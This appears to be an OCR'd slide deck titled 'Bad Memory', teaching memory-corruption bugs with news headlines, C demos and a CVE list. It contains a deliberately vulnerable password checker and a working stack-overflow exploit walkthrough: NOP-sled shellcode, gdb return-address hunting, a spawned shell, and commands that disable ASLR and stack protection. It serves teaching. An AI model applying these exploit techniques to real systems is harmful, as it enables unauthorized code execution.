BAD MEMORY


A group therapy session

https://github.com/samiberndtson/bad-memory

The Pegasus Project A global investigation

Private Israeli spyware used to hack cellphones of journalists, activists worldwide

NSO Group's Pegasus spyware, licensed to governments around the globe, can infect phones without a click



An investigation by a consortium of media organizations found Israeli firm NSO Group's Pegasus spyware was used to hack smartphones of journalists and others. (Jon Gerberg/The Washington Post)

By Dana Priest, Craig Timberg and Souad Mekhennet

Updated July 18 at 8:15 p.m.
Originally published July 18, 2021

Military-grade spyware licensed by an Israeli firm to governments for tracking terrorists and criminals was used in attempted and successful hacks of 37 smartphones belonging to journalists, human rights activists, business executives and two women close to murdered Saudi

Smartphones

FBI warns consumers of malware threat to phones from public charging stations

'Juice jacking' from public USB charging ports in airports, malls and hotels could give hackers access to sensitive information

Gloria Oladipo
@gaoladipo
Tue 11 Apr 2023 16.01 BST

'Don't let a free USB charge wind up draining your bank account,' the Federal Communications Commission website warns. Photograph: NurPhoto/Rex/Shutterstock

The FBI is alerting consumers not to use public charging stations, warning that fraudsters could infect such machines with malware and steal their data.

ANDY GREENBERG SECURITY JUN 24, 2021 2:32 PM

NFC Flaws Let Researchers Hack ATMs by Waving a Phone

Flaws in card reader technology let a security firm consultant wreak havoc with point-of-sale systems and more.

By combining NFC flaws with ATM bugs, the researcher was even able to make some machines spit out cash. PHOTOGRAPH: ALVARO BUENO/ALAMY

FOR YEARS, SECURITY researchers and cybercriminals have hacked ATMs by using all possible avenues to their innards, from opening a front panel and sticking a thumb

TRENDING NOW

Hack all the things: Looks like aircraft are next in line

A representative of the US Department of Homeland Security claims that he hacked into a Boeing 757.

Alex Perekalin

November 14, 2017

Imagine a plane: large, wings, lots of passengers — you get the picture. And it can be hacked, or so it seems. Such a theoretical possibility has been voiced more than a few times by more than a few people; a plane, like any other modern craft, is after all a network of computers, some of which are connected

aircraft | aircrafts | Boeing | Department of Homeland Security

Screenshot

TECH / SMART HOME / SECURITY

Your Philips Hue light bulbs can still be hacked — and until recently, compromise your network

/ Might want to check if you've got firmware 1935144040

By Sean Hollister
Feb 5, 2020, 11:00 AM UTC | 0 Comments / 0 New

Four years ago, security researchers showed how a flying drone could hack an entire room full of Philips Hue smart light bulbs from *outside* a building, by setting off a virus-like chain reaction that jumped from bulb to bulb. Today, we're learning that vulnerability never got fully fixed — and now, researchers have figured out a way to exploit that very same issue to potentially infiltrate your home or corporate network, unless you install a patch.

IOT SECURITY

Tesla Car Hacked Remotely From Drone via Zero-Click Exploit

Two researchers have shown how a Tesla — and possibly other cars — can be hacked remotely without any user interaction. They carried out the attack from a drone.

By Eduard Kovacs
May 3, 2021

Two researchers have shown how a Tesla — and possibly other cars — can be hacked remotely without any user interaction. They carried out the attack from a drone.


TRENDING

1 T-Mobile Says Personal Information Stolen in New Data Breach
2 Leaked Files Show Extent of Ransomware Group's Access to Western Digital Systems
3 iPhone Users Report Problems Installing Apple's First Rapid Security Response Update
4 Hackers Promise AI, Install Malware Instead
5 Neiman Marcus Says Hackers Breached Customer Accounts
6 Global Operation Takes Down Dark Web Drug Marketplace
7 Exploitation of BGP Implementation Vulnerabilities Can Lead to Disruptions
8 Companies In[illegible]n Data

LILY HAY NEWMAN SECURITY MAY 14, 2019 12:05 PM

How Hackers Broke WhatsApp With Just a Phone Call


All it took to compromise a smartphone was a single phone call over WhatsApp. The user didn't even have to pick up the phone.



JOSEP LAGO/AFP/GETTY IMAGES

Buffer overflow

The computer



Low vs High

Assembly


```
      global_start

      section   .text
_start:
            mov   rax, 1
      mov   rdi, 1
      mov   rsi, message
      mov   rdx, 13
      syscall
      mov   rax, 60
      xor   rdi, rdi
      syscall

      section   .data
Message:
            db    "Hello world!", 10
```

C

```
#include <stdio.h>

int main() {
      printf("Hello World\n");
      return 0;
}
```

Memory Layout

```c
#include <stdio.h>
#include <stdlib.h

static int firstGlobal = 10;
static int secondGlobal;

int foo(int a) {
        int b = 10;
        return a+b;
}

int main() {

        int n;
        char *str = malloc(5 * sizeof(char));
        n = foo(7);

        return 0;
}
```




```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_password(char *password) {

        int authorized = 0;
        char buffer[76];

        strcpy(buffer, password);

        if ( strcmp(buffer, "secret") == 0) {
                authorized = 1;
        }

        return authorized;
}

int main(int argc, char *argv[]) {

        if (argc != 2) {
                printf("Give me the right password and I will tell you a
secret.\
                        \nUsage: %s <password>\n", argv[0]);
                exit(0);
        }

        if (check_password(argv[1])) {
                printf("The pope has a funny hat.\n");
        } else {
                printf("Sorry - wrong password.\n");
        }

        return 0;

}
```

demo1.c

```
$ ./demo1
Enter the right password and I tell you a secret.
Usage: ./demo1 <password>

$ ./demo1 banana
Sorry - wrong password.

$ ./demo1 secret
The pope has a funny hat.

$ ./demo1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
The pope has a funny hat.

$ ./demo1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
Segmentation fault
```


```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_password(char *password) {

        int authorized = 0;
        char buffer[76];

        strcpy(buffer, password);

        if ( strcmp(buffer, "secret") == 0) {
                authorized = 1;
        }

        return authorized;
}

int main(int argc, char *argv[]) {

        if (argc != 2) {
                printf("Give me the right password and I will tell you a secret.\
                        \nUsage: %s <password>\n", argv[0]);
                exit(0);
        }

        if (check_password(argv[1])) {
                printf("The pope has a funny hat.\n");
        } else {
                printf("Sorry - wrong password.\n");
        }

        return 0;

}
```

demo1.c



```
BITS 64

%rep 36
  nop
%endrep

jmp short msg

main:
  pop rsi
  ; system call for write (mov rax, 1)
  xor eax, eax
  add eax, 1
  ; to stdout (mov rdi, 1)
  xor rdi, rdi
  add rdi, 1
  ; length of string (mov rdx, 11)
  xor rdx, rdx
  add rdx, 13

  syscall

  ; system call for exit (mov rax, 60)
  xor rax, rax
  add rax, 60
  syscall

msg:
  call main
  db "Hello World!", 0x0a, 0x0d

db 0x58,0xea,0xff,0xff,0xff,0x7f
```

helloworld.asm



```
$ gdb demo1
(gdb) disas check_password
Dump of assembler code for function check_password:
   0x0000000000401162 <+0>:    push   %rbp
   0x0000000000401163 <+1>:    mov    %rsp,%rbp
   0x0000000000401166 <+4>:    sub    $0x60,%rsp
   0x000000000040116a <+8>:    mov    %rdi,-0x58(%rbp)
   0x000000000040116e <+12>:    movl   $0x0,-0x4(%rbp)
   0x0000000000401175 <+19>:    mov    -0x58(%rbp),%rdx
   0x0000000000401179 <+23>:    lea    -0x50(%rbp),%rax
   0x000000000040117d <+27>:    mov    %rdx,%rsi
   0x0000000000401180 <+30>:    mov    %rax,%rdi
   0x0000000000401183 <+33>:    call   0x401030 <strcpy@plt>
   0x0000000000401188 <+38>:    lea    -0x50(%rbp),%rax
   0x000000000040118c <+42>:    lea    0xe75(%rip),%rsi      # 0x402008
   0x0000000000401193 <+49>:    mov    %rax,%rdi
   0x0000000000401196 <+52>:    call   0x401060 <strcmp@plt>
   0x000000000040119b <+57>:    test   %eax,%eax
   0x000000000040119d <+59>:    jne    0x4011a6 <check_password+68>
   0x000000000040119f <+61>:    movl   $0x1,-0x4(%rbp)
   0x00000000004011a6 <+68>:    mov    -0x4(%rbp),%eax
   0x00000000004011a9 <+71>:    leave
   0x00000000004011aa <+72>:    ret
End of assembler dump.
(gdb) b *(check_password+72)
Breakpoint 1 at 0x4011aa
```

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAA
Starting program: /root/presentation/demo1 AAAAAAAAAAAAAAAAAAAAAA
Breakpoint 1, 0x0000000004011aa in check_password ()

(gdb) info frame
Stack level 0, frame at 0x7fffffffeaa8:
 rip = 0x4011aa in check_password; saved rip = 0x4011f8
 called by frame at 0x7fffffffead0
 Arglist at 0x7fffffffeac0, args:
 Locals at 0x7fffffffeac0, Previous frame's sp is 0x7fffffffeab0
 Saved registers:
  rip at 0x7fffffffeaa8
```

```
(gdb) x/-40x 0x7fffffffeaa8
0x7fffffffea08:    0x00000000    0x00000000    0x00000000    0x00000000
0x7fffffffea18:    0x00000000    0x00000000    0x00000000    0x00000000
0x7fffffffea28:    0xf7ffe180    0x00007fff    0x00000003    0x00000000
0x7fffffffea38:    0x0040119b    0x00000000    0x00000000    0x00000000
0x7fffffffea48:    0xffffedfc    0x00007fff    0x41414141    0x41414141
0x7fffffffea58:    0x41414141    0x41414141    0x41414141    0x00414141
0x7fffffffea68:    0x00000000    0x00000000    0x00000000    0x00000000
0x7fffffffea78:    0x000000c2    0x00000000    0xffffeaa7    0x00007fff
0x7fffffffea88:    0x00401265    0x00000000    0x00000000    0x00000000
0x7fffffffea98:    0x00000000    0x00000000    0xffffeac0    0x00007fff
```

```
$ ./demo1 “$(cat helloworld)”
Hello World!

$ ./demo “$(cat shell)”
# ls
Makefile       demo1      demo1.c     demo2      demo2.c     helloworld.asm
helloworld.bin shell.asm  shell.bin   testshell  testshell.c
```

```
$ echo 0 > /proc/sys/kernel/randomize_va_space
$ gcc -fno-stack-protector -z execstack demo1.c -o demo1
```

Zero-click exploitation

- Bluetooth
  - BlueBorne (2017)
  - BleedingTooth (2022)
- Baseband processor
  - Listen to phone calls or microphone
  - Send SMS on behalf of user
  - Intercept network traffic
  - Eg CVE-2023-24033, CVE-2023-26496, CVE-2023-26497 and CVE-2023-26498 (Samsung Exynos Modems)
- Intel Management Engine (Out-of-band management)
  - CVE-2018-3628 (Buffer overflow in HTTP handler in Intel Active Management Technology in Intel Converged Security Manageability Engine Firmware 3.x, 4.x, 5.x, 6.x, 7.x, 8.x, 9.x, 10.x, and 11.x may allow an attacker to execute arbitrary code via the same subnet.)


Buffer overrun

```c
#include <stdio.h>
#include <stdlib.h>

#define BUFFER_SIZE 10000

int main() {

	char *buffer = malloc(BUFFER_SIZE * sizeof(char));

	for (int i=0; i<BUFFER_SIZE; i++)
	{
		buffer[i] = 'A';
	}

	free(buffer);

	char *str = malloc(5 * sizeof(char));
	printf("%.10s\n", str);

	return 0;
}
```

demo2.c


```
$ ./demo3
AAAAAAAAAA
```

```c
#include <stdio.h>
#include <stdlib.h>

#define BUFFER_SIZE 10000

int main() {

	char *buffer = malloc(BUFFER_SIZE * sizeof(char));

	for (int i=0; i<BUFFER_SIZE; i++)
	{
		buffer[i] = 'A';
	}

	free(buffer);

	char *str = malloc(5 * sizeof(char));
	printf("%.10s\n", str);

	return 0;
}
```




demo4.c


Heartbleed (2014)



Heartbeat – Normal usage



Heartbeat – Malicious usage



Cloudbleed (2017)


<IMG HEIGHT="50px" WIDTH="200px" SRC="

CLOUDFLARE®

ImageMagick


- **Yahoobleed 2017**
- **CVE-2017–15277**
  ReadGIFImage in coders/gif.c in ImageMagick 7.0.6-1 and GraphicsMagick 1.3.26 leaves the palette uninitialized when processing a GIF file that has neither a global nor local palette. If the affected product is used as a library loaded into a process that operates on interesting data, this data sometimes can be leaked via the uninitialized palette.
- **CVE-2019-11597**
  In ImageMagick 7.0.8-43 Q16, there is a heap-based buffer over-read in the function WriteTIFFImage of coders/tiff.c, which allows an attacker to cause a denial of service or possibly information disclosure via a crafted image file.
- **CVE-2019-11598**
  A flaw was found in ImageMagick where it did not properly sanitize certain input before using it to invoke convert processes. This flaw allows an attacker to create a specially crafted image that leads to a use-after-free vulnerability when processed by ImageMagick. The highest threat from this vulnerability is to confidentiality, integrity, as well as system availability.
- **CVE-2021-3962**
  A flaw was found in ImageMagick where it did not properly sanitize certain input before using it to invoke convert processes. This flaw allows an attacker to create a specially crafted image that leads to a use-after-free vulnerability when processed by ImageMagick. The highest threat from this vulnerability is to confidentiality, integrity, as well as system availability.
- **CVE-2022-44268**
  ImageMagick 7.1.0-49 is vulnerable to Information Disclosure. When it parses a PNG image (e.g., for resize), the resulting image could have embedded the content of an arbitrary. file (if the magick binary has permissions to read it).

Recommended reading




A Bug Hunter's Diary

by Tobias Klein
ISBN 978-1-59327-385-9



